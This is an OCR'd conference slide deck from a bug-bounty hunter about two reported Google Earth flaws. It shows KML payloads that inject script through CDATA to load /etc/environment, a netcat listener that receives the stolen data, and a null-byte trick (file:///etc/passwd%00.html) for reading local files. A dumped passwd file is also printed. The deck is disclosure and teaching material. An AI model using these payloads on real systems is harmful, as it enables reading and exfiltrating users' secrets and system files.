ANTI - RECON BB

[Google Earth adventures]

[Historias del programa de Google VRP]

by omespino@bugcon:~/cdmx$

whoami

```
omespino@durivacon:~/cdmx$ id
```

Omar Espino aka @omespino [MÉXICO]

por las mañanas:
- infrastructure & security director at SRAX
- background: unix* lover, backend & mobile developer

por las noches:
- investigador de seguridad informática independiente
- cazarrecompensas (bug hunter)

blog personal:
https://omespino.com

twitter: @omespino

```
omespino@durivacon:~/cdmx$ cat hitos.txt
```

fuí publicado en el blog de chema alonso "*un informático del lado del mal*"

reconocido por / salón de la fama de seguridad informática:

f Google Microsoft slack NOKIA ATLASSIAN YAHOO! N SONY

libro: Bug bounty en español amazon

Anti recon by omespino@bugcon:~/cdmx$

agenda

```
omespino@bugcon:~/cdmx$ cat agenda.txt
```

- Introduction
- Case study no.1
- Case study no.2
- Lessons learned
- Q&A

WARNING!

All information included in this medium is for educational and professional purposes, in no case Bugcon or neither I, are responsible for any misuse of this information.

introduction

[motivation: ***challenge****, fun and profit]*


And everybody is using ***nuclei****,* ***ffuf*** *and* ***httpx****,*
with ***--max-threads=10,000,000*** *ha!*

CASE STUDY NO. 1

Google Earth /etc/environment exfiltration

Google Earth /etc/environment exfiltration

Part 0 - XML everywhere




```
<?xml version="1.0"
<xsl:stylesheet xmln
<!-- created 2005-12-12-->
 <xsl:include href="xslt_
 <xsl:output method="xml"
 <xsl:template match="/">
 <root>
  Heuristic:<xsl:value-of
  <p>The leading manufact
 </root>
 </xsl:template>
</xsl:stylesheet>
```

XML

Google Earth /etc/environment exfiltration

Part 1 - KML / KMZ files




```
<?xml version="1.0" encoding="UTF-8"?>
<kml xmlns="http://www.opengis.net/kml/2.2" xmlns:gx="http://www.google.com/kml/ext/2.2" xmlns:kml="http://www.opengis.net/kml/2.2" xmlns:atom="
http://www.w3.org/2005/Atom">
<Document>
    <name>NAME</name>
    <StyleMap id="m_ylw-pushpin">
        <Pair>
            <key>normal</key>
            <styleUrl>#s_ylw-pushpin</styleUrl>
        </Pair>
        <Pair>
            <key>highlight</key>
            <styleUrl>#s_ylw-pushpin_hl</styleUrl>
        </Pair>
    </StyleMap>
    <Placemark>
        <name>placemark</name>
```

Main format on Google Earth files is KML/KMZ → XML

Google Earth /etc/environment exfiltration

Part 2 - <script> tag inside <![CDATA[]]> tag



```
<Placemark>
    <name>placemark</name>
    <description><![CDATA[
        <script alert('XSS')</script>
        ]]></description>
    <styleUrl>#m_ylw-pushpin</styleUrl>
```


In some contexts, CDATA can load <script> tags → XSS

Location (Context):
file:///Users/omespino/Desktop/etc_environment.kml


Google Earth /etc/environment exfiltration

Part 3 - /etc/environment on linux has javascript format

Since Google earth has **file:///** context, you can load **/etc/environment** as **JS file** with the <script> tag



```
<script src=file:../../../../../../etc/environment></script>
```



File: /etc/environment

```
PATH="/usr/local/sbin:/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin"
JAVA_HOME="/opt/jre/bin"
SUPER_SECRET_VAR="TOP_SECRET"
AWS_KEY="OWNED"
```


And then the vars are loaded in the DOM and you could sen them wherever you want.

* In macOS does not work because quotes, only in did work in Linux

POC

Google Earth /etc/environment exfiltration


Actual report



```
[illegible]:~$ sudo nc -l -p 80
```

Google Earth /etc/environment exfiltration

iOS/Android
(html5 apis)




```
[illegible]
```

CASE STUDY NO. 2

Google Earth arbitrary local file read on Windows, Linux and macOS

Google Earth arbitrary local file read

Part 1 - Any polygon has information and description with HTML support, only "safe" tags like rich text, hyperlinks or even images



Arbitrary File Local Read


http://bugcon.org/

BUGCON
2022
Data SIO, NOAA, U.S. Navy, NGA, GEBCO
Image Landsat / Copernicus
Image IBCAO
Image U.S. Geological Survey
Goo

It has a simple Safari webview sandboxed and sanitized

Google Earth arbitrary local file read

Part 2 - If you select "Add local image", it uses file:/// schema, so if you combine hyperlinks with file:///, you should be able to navigate to any local file, but no so fast




Name: Arbitrary File Local Read

☑ Allow this folder to be expanded
□ Show contents as options (radio button selection)

```
<a href="https://bugcon.org/x">http://bugcon.org/</a>

<img style="max-width:500px;" src="file:///Users/sun/Desktop/logo_bugcon_2022.jpeg">

<a href="file:///etc/passwd">etc_passwd</a>
```




```
Failed to load resource: Frame load interrupted by policy change
```

There is a policy that blocks any file to be loaded, after some testing I was able to load successfully images files (jpg, png, gif) and HTML files

Google Earth arbitrary local file read

Part 3 - So here it comes, our friend NULL byte (URL encoded %00) to the rescue, since it loads any file that ends in .html, it would be able to load file:///etc/passwd%00.html




Name: Arbitrary File Local Read

☑ Allow this folder to be expanded
□ Show contents as options (radio button selection)

```
<a href="https://bugcon.org/x">http://bugcon.org/</a>

<img style="max-width:500px;" src="file:///Users/sun/Desktop/logo_bugcon_2022.jpeg">

<a href="file:///etc/passwd%00.html">etc_passwd</a>
```




```
## # User Database # # Note that this file is consulted directly only when the system is running # in single-user mode. At other times this information is provided by # Open Directory. # # See
the opendirectoryd(8) man page for additional information about # Open Directory. ## nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false _uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico _taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false _installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false _lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false _scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false _ces:*:32:32:Certificate Enrollment
Service:/var/empty:/usr/bin/false _appstore:*:33:33:Mac App Store Service:/var/db/appstore:/usr/bin/false _mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false
_appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false _geod:*:56:56:Geo Services Daemon:/var/db/geod:/usr/bin/false _devdocs:*:59:59:Developer
Documentation:/var/empty:/usr/bin/false _sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/false _mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false _ard:*:67:67:Apple Remote
Desktop:/var/empty:/usr/bin/false _www:*:70:70:World Wide Web Server:/Library/WebServer:/usr/bin/false _eppc:*:71:71:Apple Events User:/var/empty:/usr/bin/false _cvs:*:72:72:CVS
Server:/var/empty:/usr/bin/false _svn:*:73:73:SVN Server:/var/empty:/usr/bin/false _mysql:*:74:74:MySQL Server:/var/empty:/usr/bin/false _sshd:*:75:75:sshd Privilege
separation:/var/empty:/usr/bin/false _qtss:*:76:76:QuickTime Streaming Server:/var/empty:/usr/bin/false _cyrus:*:77:6:Cyrus Administrator:/var/imap:/usr/bin/false _mailman:*:78:78:Mailman
List Server:/var/empty:/usr/bin/false _appserver:*:79:79:Application Server:/var/empty:/usr/bin/false _clamav:*:82:82:ClamAV Daemon:/var/virusmails:/usr/bin/false _amavisd:*:83:83:AMaViS
Daemon:/var/virusmails:/usr/bin/false _jabber:*:84:84:Jabber XMPP Server:/var/empty:/usr/bin/false _appowner:*:87:87:Application Owner:/var/empty:/usr/bin/false
_windowserver:*:88:88:WindowServer:/var/empty:/usr/bin/false _spotlight:*:89:89:Spotlight:/var/empty:/usr/bin/false _tokend:*:91:91:Token Daemon:/var/empty:/usr/bin/false
_securityagent:*:92:92:SecurityAgent:/var/db/securityagent:/usr/bin/false _calendar:*:93:93:Calendar:/var/empty:/usr/bin/false
_teamsserver:*:94:94:TeamsServer:/var/teamsserver:/usr/bin/false _update_sharing:*:95:-2:Update Sharing:/var/empty:/usr/bin/false _installer:*:96:-2:Installer:/var/empty:/usr/bin/false
_atsserver:*:97:97:ATS Server:/var/empty:/usr/bin/false _ftp:*:98:-2:FTP Daemon:/var/empty:/usr/bin/false _unknown:*:99:99:Unknown User:/var/empty:/usr/bin/false
_softwareupdate:*:200:200:Software Update Service:/var/db/softwareupdate:/usr/bin/false _coreaudiod:*:202:202:Core Audio Daemon:/var/empty:/usr/bin/false
_screensaver:*:203:203:Screensaver:/var/empty:/usr/bin/false _locationd:*:205:205:Location Daemon:/var/db/locationd:/usr/bin/false _trustevaluationagent:*:208:208:Trust Evaluation
Agent:/var/empty:/usr/bin/false _timezone:*:210:210:AutoTimeZoneDaemon:/var/empty:/usr/bin/false _lda:*:211:211:Local Delivery Agent:/var/empty:/usr/bin/false _cvmsroot:*:212:212:CVMS
Root:/var/empty:/usr/bin/false _usbmuxd:*:213:213:iPhone OS Device Helper:/var/db/lockdown:/usr/bin/false _dovecot:*:214:6:Dovecot Administrator:/var/empty:/usr/bin/false
_dpaudio:*:215:215:DP Audio:/var/empty:/usr/bin/false _postgres:*:216:216:PostgreSQL Server:/var/empty:/usr/bin/false _krbtgt:*:217:-2:Kerberos Ticket Granting
Ticket:/var/empty:/usr/bin/false _kadmin_admin:*:218:-2:Kerberos Admin Service:/var/empty:/usr/bin/false _kadmin_changepw:*:219:-2:Kerberos Change Password
Service:/var/empty:/usr/bin/false _devicemgr:*:220:220:Device Management Server:/var/empty:/usr/bin/false _webauthserver:*:221:221:Web Auth Server:/var/empty:/usr/bin/false
_netbios:*:222:222:NetBIOS:/var/empty:/usr/bin/false _warmd:*:224:224:Warm Daemon:/var/empty:/usr/bin/false _dovenull:*:227:227:Dovecot Authentication:/var/empty:/usr/bin/false
_netstatistics:*:228:228:Network Statistics Daemon:/var/empty:/usr/bin/false _avbdeviced:*:229:-2:Ethernet AVB Device Daemon:/var/empty:/usr/bin/false _krb_krbtgt:*:230:-2:Open Directory
Kerberos Ticket Granting Ticket:/var/empty:/usr/bin/false _krb_kadmin:*:231:-2:Open Directory Kerberos Admin Service:/var/empty:/usr/bin/false _krb_changepw:*:232:-2:Open Directory
Kerberos Change Password Service:/var/empty:/usr/bin/false _krb_kerberos:*:233:-2:Open Directory Kerberos:/var/empty:/usr/bin/false _krb_anonymous:*:234:-2:Open Directory Kerberos
Anonymous:/var/empty:/usr/bin/false _assetcache:*:235:235:Asset Cache Service:/var/empty:/usr/bin/false _coremediaiod:*:236:236:Core Media IO Daemon:/var/empty:/usr/bin/false
_launchservicesd:*:239:239:_launchservicesd:/var/empty:/usr/bin/false _iconservices:*:240:240:IconServices:/var/empty:/usr/bin/false _distnote:*:241:241:DistNote:/var/empty:/usr/bin/false
_nsurlsessiond:*:242:242:NSURLSession Daemon:/var/db/nsurlsessiond:/usr/bin/false _displaypolicyd:*:244:244:Display Policy Daemon:/var/empty:/usr/bin/false _astris:*:245:245:Astris
Services:/var/db/astris:/usr/bin/false _krbfast:*:246:-2:Kerberos FAST Account:/var/empty:/usr/bin/false _gamecontrollerd:*:247:247:Game Controller Daemon:/var/empty:/usr/bin/false
_mbsetupuser:*:248:248:Setup User:/var/setup:/bin/bash _ondemand:*:249:249:On Demand Resource Daemon:/var/db/ondemand:/usr/bin/false _xserverdocs:*:251:251:macOS Server
Documents Service:/var/empty:/usr/bin/false _wwwproxy:*:252:252:WWW Proxy:/var/empty:/usr/bin/false _mobileasset:*:253:253:MobileAsset User:/var/ma:/usr/bin/false
_findmydevice:*:254:254:Find My Device Daemon:/var/db/findmydevice:/usr/bin/false _datadetectors:*:257:257:DataDetectors:/var/db/datadetectors:/usr/bin/false
_captiveagent:*:258:258:captiveagent:/var/empty:/usr/bin/false _ctkd:*:259:259:ctkd Account:/var/empty:/usr/bin/false _applepay:*:260:260:applepay Account:/var/db/applepay:/usr/bin/false
_hidd:*:261:261:HID Service User:/var/db/hidd:/usr/bin/false _cmiodalassistants:*:262:262:CoreMedia IO Assistants User:/var/db/cmiodalassistants:/usr/bin/false
_analyticsd:*:263:263:Analytics Daemon:/var/db/analyticsd:/usr/bin/false _fpsd:*:265:265:FPS Daemon:/var/db/fpsd:/usr/bin/false _timed:*:266:266:Time Sync
Daemon:/var/db/timed:/usr/bin/false _nearbyd:*:268:268:Proximity and Ranging Daemon:/var/db/nearbyd:/usr/bin/false
_reportmemoryexception:*:269:269:ReportMemoryException:/var/db/reportmemoryexception:/usr/bin/false _driverkit:*:270:270:DriverKit:/var/empty:/usr/bin/false
_diskimagesiod:*:271:271:DiskImages IO Daemon:/var/db/diskimagesiod:/usr/bin/false _logd:*:272:272:Log Daemon:/var/db/diagnostics:/usr/bin/false _appinstalld:*:273:273:App Install
Daemon:/var/db/appinstalld:/usr/bin/false _installcoordinationd:*:274:274:Install Coordination Daemon:/var/db/installcoordinationd:/usr/bin/false _demod:*:275:275:Demo
Daemon:/var/empty:/usr/bin/false _rmd:*:277:277:Remote Management Daemon:/var/db/rmd:/usr/bin/false _accessoryupdater:*:278:278:Accessory Update
Daemon:/var/db/accessoryupdater:/usr/bin/false _knowledgegraphd:*:279:279:Knowledge Graph Daemon:/var/db/knowledgegraphd:/usr/bin/false _coreml:*:280:280:CoreML
Services:/var/empty:/usr/bin/false _sntpd:*:281:281:SNTP Server Daemon:/var/empty:/usr/bin/false _trustd:*:282:282:trustd:/var/empty:/usr/bin/false _darwindaemon:*:284:284:Darwin
Daemon:/var/db/darwindaemon:/usr/bin/false _notification_proxy:*:285:285:Notification Proxy:/var/empty:/usr/bin/false _oahd:*:441:441:OAH Daemon:/var/empty:/usr/bin/false
```

It worked on Linux and macOS with file:///etc/passwd%00.html
And Windows with file:///c:/windows/system32/drivers/etc/hosts%00.html

POC

Google Earth arbitrary local file read

Actual report



Anti recon by omespino@bugcon:~/cdmx$

lessons learned

```
omespino@bugcon:~/cdmx$ cat lessons_learned.txt
```

- focus
- face your apps (fears) directly, almost nobody goes directly to the target instead poking hundreds subdomains
- keep it simple never underestimate the basics
- think outside of the box (I know, such a cliché)
- do not rush - it take times
- avoid burnouts - go outside, hang up with family and friends
- read read read read read read (twitter #bugbounty #writeup)
- repeat

Q&A

ありがとう
ARIGATŌ

GRAZIE

DANKE

DANKON

धन्यवाद

THANK YOU

MERCI

谢谢
XIÈXIÈ

감사합니다

СПАСИБО

GRACIAS